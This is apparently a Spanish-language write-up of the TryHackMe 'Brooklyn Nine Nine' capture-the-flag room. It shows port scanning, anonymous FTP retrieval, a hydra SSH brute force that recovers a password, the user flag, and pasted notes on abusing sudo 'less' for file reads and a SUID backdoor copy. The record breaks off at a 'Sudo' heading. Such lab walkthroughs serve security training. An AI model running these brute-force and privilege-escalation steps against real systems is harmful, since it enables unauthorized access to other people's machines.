

brooklyn nine nine

escaneo rápido
sudo nmap -p- -v- -sS --min-rate 5000 10.10.207.69



```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ sudo nmap -p- -v -sS --min-rate 5000 10.10.207.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 00:11 -03
Initiating Ping Scan at 00:11
Scanning 10.10.207.69 [4 ports]
Completed Ping Scan at 00:11, 0.35s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:11
Completed Parallel DNS resolution of 1 host. at 00:11, 0.00s elapsed
Initiating SYN Stealth Scan at 00:11
Scanning 10.10.207.69 [65535 ports]
Discovered open port 21/tcp on 10.10.207.69
Discovered open port 22/tcp on 10.10.207.69
Discovered open port 80/tcp on 10.10.207.69
Increasing send delay for 10.10.207.69 from 0 to 5 due to max_successful_tryno increase to 4
Increasing send delay for 10.10.207.69 from 5 to 10 due to 2720 out of 9065 dropped probes since last increase.
Increasing send delay for 10.10.207.69 from 10 to 20 due to max_successful_tryno increase to 5
Increasing send delay for 10.10.207.69 from 20 to 40 due to 2531 out of 8436 dropped probes since last increase.
Increasing send delay for 10.10.207.69 from 40 to 80 due to 1601 out of 5335 dropped probes since last increase.
Increasing send delay for 10.10.207.69 from 80 to 160 due to 799 out of 2663 dropped probes since last increase.
Increasing send delay for 10.10.207.69 from 160 to 320 due to max_successful_tryno increase to 6
Increasing send delay for 10.10.207.69 from 320 to 640 due to 3008 out of 10025 dropped probes since last increase.
Increasing send delay for 10.10.207.69 from 640 to 1000 due to max_successful_tryno increase to 7
Completed SYN Stealth Scan at 00:11, 21.37s elapsed (65535 total ports)
Nmap scan report for 10.10.207.69
Host is up (0.38s latency).
Not shown: 65532 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.90 seconds
           Raw packets sent: 103623 (4.559MB) | Rcvd: 76915 (3.086MB)
```

sudo nmap -p21,22,80 -sC 10.10.207.69




```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ sudo nmap -p21,22,80 -sC 10.10.207.69
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 00:11 -03
Nmap scan report for 10.10.207.69
Host is up (0.51s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.2.103.210
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http
|_http-title: Site doesn't have a title (text/html).

Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds
```


ftp Anonymous@10.10.207.69

ls

get note_to_jake.txt




```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ ftp Anonymous@10.10.207.69
Connected to 10.10.207.69.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||47161|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||37741|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |************************************************************************************************************************************************************|   119      488.28 KiB/s    00:00 ETA
226 Transfer complete.
119 bytes received in 00:00 (0.36 KiB/s)
ftp> 
```



```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

posibles usuarios :
jake
amy
holt

revisaremos la web debido que tiene puerto 80
http://10.10.207.69
en el código fuente nos habla de steganografia




```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.</p>
<!-- Have you ever heard of steganography? -->
</body>
</html>
```

wget http://10.10.207.69/brooklyn99.jpg
strings brooklyn99.jpg

foremost brooklyn99.jpg


binwalk brooklyn99.jpg

probando fuerza bruta
hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.207.69




```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.207.69
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway)
.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-02-08 00:15:37
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.207.69:22/
[22][ssh] host: 10.10.207.69   login: jake   password: 987654321
```

ssh jake@10.10.207.69



```
┌──(viernez13㉿kali)-[~/tryhackme/brooklyn]
└─$ ssh jake@10.10.207.69
The authenticity of host '10.10.207.69 (10.10.207.69)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.207.69' (ED25519) to the list of known hosts.
jake@10.10.207.69's password:
Last login: Tue May 26 08:56:58 2020
jake@brookly_nine_nine:~$
```

navegamos por los directorios buscando indicios




```
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ ls
jake@brookly_nine_nine:~$ cd ..
jake@brookly_nine_nine:/home$ ls
amy  holt  jake
jake@brookly_nine_nine:/home$ cd amy/
jake@brookly_nine_nine:/home/amy$ ls
jake@brookly_nine_nine:/home/amy$ cd ..
jake@brookly_nine_nine:/home$ cd holt/
jake@brookly_nine_nine:/home/holt$ ls
nano.save  user.txt
jake@brookly_nine_nine:/home/holt$ cat nano.save
cat: nano.save: Permission denied
jake@brookly_nine_nine:/home/holt$ car user.txt

Command 'car' not found, but can be installed with:

apt install ucommon-utils
Please ask your administrator.

jake@brookly_nine_nine:/home/holt$ cat user.txt
ee11cbb19052e40b07aac0ca060c23ee
jake@brookly_nine_nine:/home/holt$
```

encontramos la flag user.txt

ahora debemos escalar privilegios

sudo -l

/usr/bin/less



(b) This invokes the default editor to edit the file. The file must exist.

```
less file_to_write
v
```

File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

(a)

```
less file_to_read
```

(b) This is useful when `less` is used as a pager by another binary to read a different file.

```
less /etc/profile
:e file_to_read
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.


This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which less) .

./less file_to_read
```

Sudo

